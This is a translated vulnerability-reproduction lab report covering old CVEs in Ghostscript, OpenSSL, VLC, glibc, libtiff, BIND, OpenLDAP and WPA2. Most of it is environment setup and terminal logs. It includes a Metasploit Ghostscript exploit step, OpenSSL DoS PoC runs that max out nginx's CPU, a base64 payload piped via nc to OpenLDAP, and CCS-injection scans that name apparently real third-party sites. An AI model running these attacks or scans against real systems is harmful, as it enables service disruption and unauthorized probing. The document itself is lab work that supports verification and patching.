Here we have presented only a portion of the vulnerability PoC verification process. For all detailed procedures, please contact the author if needed. Additionally, since the original reproduction was conducted by a Chinese author, the verification report was originally written in Chinese. There may be some inaccuracies during the translation process.

CVE-2018-16509

Vulnerability Description

Reproduction successful.

Downloading the older version of Ghostscript software did not cause dependency conflicts with those on Deepin.

Ghostscript is an interpreter for the PostScript language and PDF files. Ghostscript consists of a PostScript interpreter layer and a graphics library. Ghostscript can view and print PS, EPS, and PDF files.


Reproduction Details

The POC on GitHub uses Docker to set up the vulnerability environment.


1. Generate the vulnerability file

a. Search for CVE-2018-16509 in Kali msf and find the vulnerability module.

Use the vulnerability module (use).



Run the vulnerability module to obtain the exploit PS file.



b. The vulnerability file rce.jpg from GitHub.

2. Download the old version of Ghostscript

Download the old version of Ghostscript (version lower than 9.24).

https://github.com/ArtifexSoftware/ghostpdl-downloads/releases?page=6

Open the generated msf.ps file with the old version, as shown below:

```
myj@myj-PC:~/Desktop$ /home/myj/Desktop/ghostscript-9.18-linux-x86_64/gs rce.jpg
GPL Ghostscript 9.18 (2015-10-05)
Copyright (C) 2015 Artifex Software, Inc.  All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for details.
Error: /undefined in --.putdeviceprops--
Operand stack:

Execution stack:
   %interp_exit   .runexec2   --nostringval--   --nostringval--   --nostringval--   2   %stopped_push   --nostringval--   --nostr
ingval--   --nostringval--   false   1   %stopped_push   1967   1   3   %oparray_pop   1966   1   3   %oparray_pop   --nostringva
l--   1950   1   3   %oparray_pop   1836   1   3   %oparray_pop   --nostringval--   %errorexec_pop   .runexec2   --nostringval--
  --nostringval--   --nostringval--   2   %stopped_push   --nostringval--   1834   4   3   %oparray_pop   --nostringval--   1815
  4   3   %oparray_pop
Dictionary stack:
   --dict:1188/1684(ro)(G)--   --dict:0/20(G)--   --dict:82/200(L)--
Current allocation mode is local
Last OS error: No such file or directory
Current file position is 241
GPL Ghostscript 9.18: Unrecoverable error, exit code 1
```

```
myj@myj-PC:~/Desktop$ /home/myj/Desktop/ghostscript-9.18-linux-x86_64/gs msf.ps
GPL Ghostscript 9.18 (2015-10-05)
Copyright (C) 2015 Artifex Software, Inc.  All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for details.
sh: 1: Syntax error: "(" unexpected
```

It shows a syntax error.

CVE-2016-7054

OpenSSL 1.1.0a/1.1.0b Denial of Service Linux dos Exploit (exploit-db.com)

In OpenSSL 1.1.0 prior to 1.1.0c, TLS connections using the *-CHACHA20-POLY1305 cipher suites are vulnerable to a DoS attack because they corrupt larger payloads. This can cause OpenSSL to crash. This issue is not considered exploitable beyond DoS.

1 Install openssl 1.1.0

1.Deepin 20.9 comes with openssl version 1.1.1f, which is not affected by this vulnerability. First, remove the pre-installed version.

- sudo apt-get remove openssl

2. Download the required version 1.1.0 installation package.

Old Releases]{.underline}] - /source/old/index.html (openssl.org)

3. Install openssl.

(1) Extract:

- tar -zxvf openssl-1.1.0.tar

(2) Enter the extracted folder, configure (specify installation directory), compile, and install.

- cd openssl-1.1.0a
- ./config shared --prefix=/usr/local/openssl --openssldir=/usr
- make
- make install

4.Set environment.

(1) Edit ~/.bashrc:

- vim ~/.bashrc
- export PATH=$PATH:/usr/local/ssl/bin

Save and exit.

(2) Apply the changes:


- source ~/.bashrc

Verify the installation is successful.


2 Specify the key and certificate, and start the service.

First, use openssl to generate the certificate cert.crt and key key.crt, then start the service.

./openssl-1.1.0a/bin/openssl s_server -cipher 'DHE-RSA-CHACHA20-POLY1305' -
cert cert.crt -key key.crt -www -accept 4433



3 Attacker installs tlslite-ng and tlsfuzzer



Get the POC code and place the C program in the tlsfuzzer directory. Execute it specifying the target and port. The attack is successful, and the server crashes.

CVE-2016-8610

A denial-of-service flaw was discovered in OpenSSL versions [0.9.8, 1.0.1, 1.0.2 before 1.0.2h, 1.1.0]. The flaw involves how TLS/SSL protocols handle ALERT packets during connection handshake. A remote attacker can exploit this flaw to cause a TLS/SSL server to consume excessive CPU and become unable to accept connections from other clients.
https://github.com/cujanovic/CVE-2016-8610-POC

1 Install openssl 1.0.1

1. Deepin 20.9 comes with openssl version 1.1.1f, which is not affected by this vulnerability. First, remove the pre-installed version.

- sudo apt-get remove openssl

2. Download the required version 1.0.1 installation package.

- Old Releases- /source/old/index.html (openssl.org)

3. Install openssl.

(1) Extract:

tar -zxvf openssl-1.0.1.tar

(2) Enter the extracted folder, configure (specify installation directory), compile, and install.

- cd openssl-1.0.1
- ./config shared --prefix=/usr/local/ssl --openssldir=/usr/local/ssl
- make
- make install

4. Set environment.

(1) Edit ~/.bashrc:

- vim ~/.bashrc
- Add: export PATH=$PATH:/usr/local/ssl/bin

Save and exit.

(2) Apply the changes:

- source ~/.bashrc

Verify the installation is successful.

```
root@pc1-PC:/home/pc1/Downloads/openssl-1.0.1# openssl version
OpenSSL 1.0.1 14 Mar 2012
```

2 Nginx Configuration

Nginx (engine x) is a high-performance HTTP and reverse proxy web server, also providing IMAP/POP3/SMTP services.

Check the nginx version; it is 1.1.1d, which is not the version we need. We need to recompile and install.

```
root@pc1-PC:/usr/local/nginx/sbin/conf# nginx -V
nginx version: nginx/1.18.0
built by gcc 8.3.0 (Uos 8.3.0.3-3+rebuild)
built with OpenSSL 1.1.1d  10 Sep 2019
TLS SNI support enabled
configure arguments: --prefix=/usr/local/nginx/sbin --with-http_ssl_module
```

(1) Enter the nginx installation directory.

- cd /etc/ssh/nginx-1.18.0

The openssl installation directory is ~/Downloads/openssl-1.0.1.

Enter the following commands in the nginx installation directory to recompile and install.

- make clean
- ./configure --prefix=/usr/local/nginx --with-http_v2_module --with-http_ssl_module --with-openssl=~/Downloads/openssl-1.0.1
- make
- make install

(2) Check the current nginx version. If it hasn't taken effect, edit again.

Modify nginx application path

- root@pc1-PC:/usr/local/nginx# vim ~/.bashrc
- root@pc1-PC:/usr/local/nginx# source ~/.bashrc

The nginx openssl version is now the one we want.

```
root@pc1-PC:/usr/local/nginx# nginx -V
nginx version: nginx/1.18.0
built by gcc 8.3.0 (Uos 8.3.0.3-3+rebuild)
built with OpenSSL 1.0.1 14 Mar 2012
TLS SNI support enabled
configure arguments: --prefix=/usr/local/nginx --with-http_v2_module --with-http_realip_module --with-http_stu
b_status_module --with-http_gzip_static_module --with-pcre --with-stream --with-stream_ssl_module --with-strea
m_realip_module --with-http_ssl_module --with-openssl=/home/pc1/Downloads/openssl-1.0.1
```

(3) Generate key and certificate.

- root@pc1-PC:/usr/local/nginx# mkdir ssl_key
- root@pc1-PC:/usr/local/nginx# cd ssl_key
- root@pc1-PC:/usr/local/nginx/ssl_key# openssl genrsa -out server.key 2048
- root@pc1-PC:/usr/local/nginx/ssl_key# openssl req -new -x509 -key server.key -out server.crt -days 36500
- Generating a 2048 bit RSA private key
- ....
- ....+++
- writing new private key to 'server.key'
- You are about to be asked to enter information that will be i into your certificate request.
- What you are about to enter is what is called a Distinguished
- There are quite a few fields but you can leave some blank
- For some fields there will be a default value,
- If you enter '.', the field will be left blank.
- Country Name (2 letter code) [AU]:CN
- State or Province Name (full name) [Some-State]:tianjin Locality Name (eg, city) []:tianjin
- Organization Name (eg, company) [Internet Widgits Pty Ltd]:tj Organizational Unit Name (eg,

section) []:section

- Common Name (e.g. server FQDN or YOUR name) []:target Email Address []:
- root@pc1-PC:/usr/local/nginx/ssl_key# ls
- server.crt server.key

(4) Modify the configuration file.

vim /usr/local/nginx/conf/nginx.conf

```
server {
   listen       443 ssl;
    server_name  localhost;

    ssl_certificate      /usr/local/nginx/ssl_key/server.crt;
    ssl_certificate_key  /usr/local/nginx/ssl_key/server.key;

    ssl_session_cache    shared:SSL:1m;
    ssl_session_timeout  5m;

    ssl_ciphers  HIGH:!aNULL:!MD5;
    ssl_prefer_server_ciphers  on;

    location / {
        root   /webserver;
        index  index.html index.htm;
    }
}
```

(6) Start nginx service.

Start nginx

nginx

View current running nginx processes

ps -ef | grep nginx

Other commands

nginx -s stop # Stop

nginx -s reload # Restart nginx (required after each configuration file modification)

```
root@pc1-PC:/home/pc1/Desktop/tlsfuzzer# ps -ef | grep nginx
root      634453       1  0 6月24 ?       00:00:00 nginx: master process nginx
nobody    634454  634453  0 6月24 ?       00:00:00 nginx: worker process
root      636543  634451  0 00:49 pts/2    00:00:00 grep nginx
```

3 Vulnerability POC

Check the target machine's open ports; port 443 is open.

```
┌──(glq㉿kali)-[~/Desktop/CVE-2017-3730]
└─$ nmap 192.168.134.145
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 12:51 EDT
Nmap scan report for 192.168.134.145
Host is up (0.00072s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

Get the POC code.

- git clone https://github.com/cujanovic/CVE-2016-8610-POC.git
- cd CVE-2016-8610-POC

Run the POC program, specifying the target IP and port (443), using the TLS1.2 protocol. It can be seen that the attack is launched normally, sending requests continuously.

```
┌──(glq㉿kali)-[~/Downloads/CVE-2016-8610-PoC]
└─$ python ssl-death-alert.py 192.168.134.145 443 TLS1.2 50 1000
Using TLS 1.2 protocolient Hello ...
Size of the Client Alert payload: 0.3671875.376 kilobytes
Attacking ...
Attack 47880: Sending Client Hello ...
```

On the target machine, run the top command to check CPU usage. The nginx service CPU usage is nearly 100%, verifying the success of the denial of service attack.

```
    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
 127955 nobody    20   0    8492   3832   2636 R  99.7   0.1   5:57.77 nginx
```

CVE-2016-5108

One of the vulnerability conditions has been triggered (4 invalid channel counts, consistent with POC description), but there is no evidence of out-of-bounds write or remote code execution. From the perspective of VLC crash, it is also possible that the vulnerability was successfully reproduced.

text

```
buta@buta-PC:~/Downloads$ vlc ./41025.mov
VLC media player 3.0.17.4 Vetinari (revision 3.0.13-8-g41878ff4f2)
[0000000001cf55b0] main libvlc: vlcはデフォルトのインターフェースで実行しています。インターフェースのない vlc を使用するには'cvlc'を使用してください。
[adpcm_ima_qt @ 0x7f6cd0cb2580] Invalid number of channels
[00007f6cd0cabd10] avcodec decoder error: cannot start codec (adpcm_ima_qt)
[00007f6cd0cabd10] adpcm decoder error: Invalid number of channels 4
[00007f6cd0cabd10] main decoder error: Codec `ima4' (IMA QT ADPCM Audio) is not supported.
```

Use gdb to check for exceptions caused by out-of-bounds access.

```
[adpcm_ima_qt @ 0x7fffa0cb2200] Invalid number of channels
[00007fffa0cab950] avcodec decoder error: cannot start codec (adpcm_ima_qt)
[00007fffa0cab950] adpcm decoder error: Invalid number of channels 4
[00007fffa0cab950] main decoder error: Codec `ima4' (IMA QT ADPCM Audio) is not supported
--Type <RET> for more, q to quit, c to continue without paging--RET

Thread 24 "vlc" received signal SIG32, Real-time event 32.
[Switching to Thread 0x7fffbd73f700 (LWP 79888)]
futex_wait_cancelable (private=0, expected=0, futex_word=0x7fffa0c10670)
    at ../sysdeps/unix/sysv/linux/futex-internal.h:88
88      ../sysdeps/unix/sysv/linux/futex-internal.h: そのようなファイルやディレクトリはあ
(gdb) bt
#0  futex_wait_cancelable (private=0, expected=0, futex_word=0x7fffa0c10670)
    at ../sysdeps/unix/sysv/linux/futex-internal.h:88
#1  __pthread_cond_wait_common (abstime=0x0, mutex=0x7fffa0c10620, cond=0x7fffa0c10648)
    at pthread_cond_wait.c:502
#2  __pthread_cond_wait (cond=0x7fffa0c10648, mutex=0x7fffa0c10620) at pthread_cond_wait.
#3  0x00007ffff7ce35b1 in  () at /lib/x86_64-linux-gnu/libvlccore.so.9
#4  0x00007ffff7f70fa3 in start_thread (arg=<optimized out>) at pthread_create.c:486
#5  0x00007ffff7e9c63f in clone () at ../sysdeps/unix/sysv/linux/x86_64/clone.S:95
(gdb)
```

CVE-2015-7547


CVE-2015-7547 is a stack-based buffer overflow vulnerability in the getaddrinfo() function of the GNU C Library (glibc). This vulnerability allows remote attackers to execute arbitrary code via a specially crafted DNS response.

Install glibc 2.20.

Modify the local DNS configuration by changing the nameserver in /etc/resolv.conf to 127.0.0.1.

Compile the POC client using the self-compiled glibc library:

gcc -O0 CVE-2015-7547-client.c -o client2 -g -Wl,-rpath=/usr/local/glibc220/lib -Wl,--dynamic-linker=/usr/local/glibc220/lib/ld-linux.so.2




CVE-2017-13082

Verify whether a Wi-Fi Access Point (AP) is vulnerable to Key Reinstallation Attack (KRACK) in the Fast BSS Transition (FT) handshake. This is achieved by monitoring and injecting specific wireless frames.

WPA2 vulnerability.

Requires a Wi-Fi adapter supporting monitor mode and packet injection. Not yet reproduced.

Theoretical steps: First, ensure the Wi-Fi adapter supports monitor mode and packet injection, disable hardware encryption, and restart the device to confirm settings are effective. Create a wpa_supplicant configuration file containing FT-PSK and successfully connect to the AP. Start the attack script and force the client to roam to a different AP, generating network traffic. Observe script output, looking for "IV reuse detected" logs to confirm if the AP is vulnerable to Key Reinstallation Attack.




```
wangyue@wangyue-PC:~/Desktop/tiff-4.0.9/wy/bin$ ./tiff2ps output.tiff
TIFFReadDirectoryCheckOrder: Warning, Invalid TIFF directory; tags are not sorted in ascending order.
%!PS-Adobe-3.0 EPSF-3.0
%%Creator: tiff2ps
%%Title: output.tiff
%%CreationDate: Wed Jun 12 11:05:10 2024
%%DocumentData: Clean7Bit
%%Origin: 0 0
%%BoundingBox: 0 0 193 150
%%LanguageLevel: 1
%%Pages: 1 1
%%EndComments
%%Page: 1 1
gsave
100 dict begin
192.857147 150.000000 scale
%ImageData: 150 150 1 1 0 1 2 "image"
/scanLine 19 string def
150 150 1
[150 0 0 -150 0 150]
{currentfile scanLine readhexstring pop} bind
image
================================================================
==45974==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x61e000000ba2 at pc 0x7fa42e201214 bp 0x7ffd72d792f0 sp 0x7ffd72d78aa0
WRITE of size 6039 at 0x61e000000ba2 thread T0
    #0 0x7fa42e201213  (/lib/x86_64-linux-gnu/libasan.so.5+0x3f213)
    #1 0x7fa42e16795f in _TIFFmemcpy /home/wangyue/Desktop/tiff-4.0.9/libtiff/tif_unix.c:348
    #2 0x7fa42e11ee6c in JBIGDecode /home/wangyue/Desktop/tiff-4.0.9/libtiff/tif_jbig.c:102
    #3 0x7fa42e15bf5f in TIFFReadEncodedStrip /home/wangyue/Desktop/tiff-4.0.9/libtiff/tif_read.c:539
    #4 0x40ce82 in PSDataBW /home/wangyue/Desktop/tiff-4.0.9/tools/tiff2ps.c:2664
    #5 0x40d423 in PSpage /home/wangyue/Desktop/tiff-4.0.9/tools/tiff2ps.c:2394
    #6 0x40eede in TIFF2PS /home/wangyue/Desktop/tiff-4.0.9/tools/tiff2ps.c:1612
    #7 0x40f9df in main /home/wangyue/Desktop/tiff-4.0.9/tools/tiff2ps.c:479
    #8 0x7fa42dccf09a in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.6+0x2409a)
    #9 0x402479 in _start (/home/wangyue/Desktop/tiff-4.0.9/wy/bin/tiff2ps+0x402479)

0x61e000000ba2 is located 0 bytes to the right of 2850-byte region [0x61e000000080,0x61e000000ba2)
allocated by thread T0 here:
    #0 0x7fa42e2ab330 in __interceptor_malloc (/lib/x86_64-linux-gnu/libasan.so.5+0xe9330)
    #1 0x7fa42e167917 in _TIFFmalloc /home/wangyue/Desktop/tiff-4.0.9/libtiff/tif_unix.c:316
    #2 0x40cbcb in PSDataBW /home/wangyue/Desktop/tiff-4.0.9/tools/tiff2ps.c:2629
    #3 0x40d423 in PSpage /home/wangyue/Desktop/tiff-4.0.9/tools/tiff2ps.c:2394
    #4 0x40eede in TIFF2PS /home/wangyue/Desktop/tiff-4.0.9/tools/tiff2ps.c:1612
    #5 0x40f9df in main /home/wangyue/Desktop/tiff-4.0.9/tools/tiff2ps.c:479
```

CVE-2018-18557

libtiff 4.0.9

libtiff version

Network configuration DNS:

DNS cannot resolve, unable to access the internet - Forum - Deepin Technology (deepin.org)

gcc cve-2018-18557_libtiff.c -o cve-2018-18557_libtiff -ljbig

https://download.osgeo.org/libtiff/

./configure --prefix=/home/wangyue/Desktop/tiff-4.0.9-trace/wy CFLAGS="-g -pg -O1 -fsanitize=address -fno-omit-frame-pointer" LDFLAGS="-fsanitize=address"

make

sudo make install

Just need to install the corresponding version tiff-4.0.9.

```
[root@localhost named]# cat example.com
N SOA   ns1.example.com. admin.example.com. (
                              2024061401 ; serial
                              1D         ; refresh
                              1H         ; retry
                              1W         ; expire
                              3H )       ; minimum
        IN      NS      ns1.example.com.
        IN      A       127.0.0.1
        IN      AAAA    ::1

dname   IN      DNAME   child.example.com.
~
[root@localhost named]# systemctl start named
Job for named.service failed because the control process exited with error code. See "systemctl status named.service" and "journalctl -xe" for details.
[root@localhost named]# systemctl status named.service
● named.service - Berkeley Internet Name Domain (DNS)
   Loaded: loaded (/usr/lib/systemd/system/named.service; disabled; vendor preset: disabled)
   Active: failed (Result: exit-code) since Fri 2024-06-14 02:41:01 PDT; 3s ago
  Process: 3724 ExecStartPre=/bin/bash -c if [ ! "$DISABLE_ZONE_CHECKING" == "yes" ]; then /usr/sbin/named-checkconf -z "$NAMEDCONF"; else echo "Checking of zone files is disabled"; fi (code=exited, status=1/FAILURE)

Jun 14 02:41:01 localhost.localdomain bash[3724]: _default/example.com/IN: not at top of zone
Jun 14 02:41:01 localhost.localdomain bash[3724]: zone localhost.localdomain/IN: loaded serial 0
Jun 14 02:41:01 localhost.localdomain bash[3724]: zone localhost/IN: loaded serial 0
Jun 14 02:41:01 localhost.localdomain bash[3724]: zone 1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.ip6.arpa/IN: loaded serial 0
Jun 14 02:41:01 localhost.localdomain bash[3724]: zone 1.0.0.127.in-addr.arpa/IN: loaded serial 0
Jun 14 02:41:01 localhost.localdomain bash[3724]: zone 0.in-addr.arpa/IN: loaded serial 0
Jun 14 02:41:01 localhost.localdomain systemd[1]: named.service: control process exited, code=exited status=1
Jun 14 02:41:01 localhost.localdomain systemd[1]: Failed to start Berkeley Internet Name Domain (DNS).
Jun 14 02:41:01 localhost.localdomain systemd[1]: Unit named.service entered failed state.
Jun 14 02:41:01 localhost.localdomain systemd[1]: named.service failed.
[root@localhost named]#
```

But note, the directory name tiff-4.0.9 here cannot be changed!!!

Export ASAN_OPTIONS=detect_leaks=1:verbosity=2:log_path=/home/wangyue/Desktop/asan.log:atexit=1

CVE-2018-5740

This is one of the most interesting ones, possibly because the motivation is that specific versions of the bind and bind-utils packages are not available in the current image.

isc:bind

The given POC is for CentOS 7.5, released on 2019-01-05 00:00, corresponding to Deepin 15.6.

Try on CentOS 7, fails due to system dependency conflicts.

Try on CentOS 7.5. success

CVE-2015-6908

https://cxsecurity.com/cveshow/CVE-2015-6908/


https://www.exploit-db.com/search?cve=CVE-2015-6908

Compile:

./configure LDFLAGS="-lpthread -fsanitize=address" --enable-bdb --enable-hdb --prefix=/home/wangyue/Desktop/openldap-2.4.42/wybuild CFLAGS="-g -O1 -fsanitize=address -fno-omit-frame-pointer"

Reproduce:

echo "/4SEhISEd4MKYj5ZMgAAAC8=" | base64 -d | nc -v 127.0.0.1 389



CVE-2014-0224

Vulnerability Principle

OpenSSL prior to 0.9.8za, 1.0.0 prior to 1.0.0m, and 1.0.1 prior to 1.0.1h did not correctly restrict the processing of ChangeCipherSpec messages, allowing a man-in-the-middle attacker to trigger the use of a zero-length master key in certain OpenSSL-to-OpenSSL communications, thereby enabling session hijacking or sensitive information disclosure via a carefully crafted TLS handshake, also known as the "CCS Injection" vulnerability.

Reproduction Process

Search directly with keywords, found this website: CVE-2014-0224 SSL/TLS Man-in-the-Middle Attack Vulnerability (CCS Injection) // [Nehazard (blkstone.github.io)]{.underline}, which provides several methods for verifying the CVE-2014-0224 SSL/TLS man-in-the-middle attack vulnerability (CCS injection), as shown below:

辅助验证方法

a. 在线检测

https://myssl.com/ccs.html

https://myssl.com/ccs.html?domain=shanghai.swmc.org.cn&port=443

https://www.ssllabs.com/ssltest/index.html

https://www.ssllabs.com/ssltest/analyze.html?d=shanghai.swmc.org.cn

测试检测站

http://www.yuxianxx.fxedu.cn

b. Nmap

```
nmap --script ssl-ccs-injection targetdomain.com -p443
# 举例
nmap --script ssl-ccs-injection www.yuxianxx.fxedu.cn -p443
```

c. 网站云监测

360/知道创宇/长亭等云端检测工具

#渗透测试

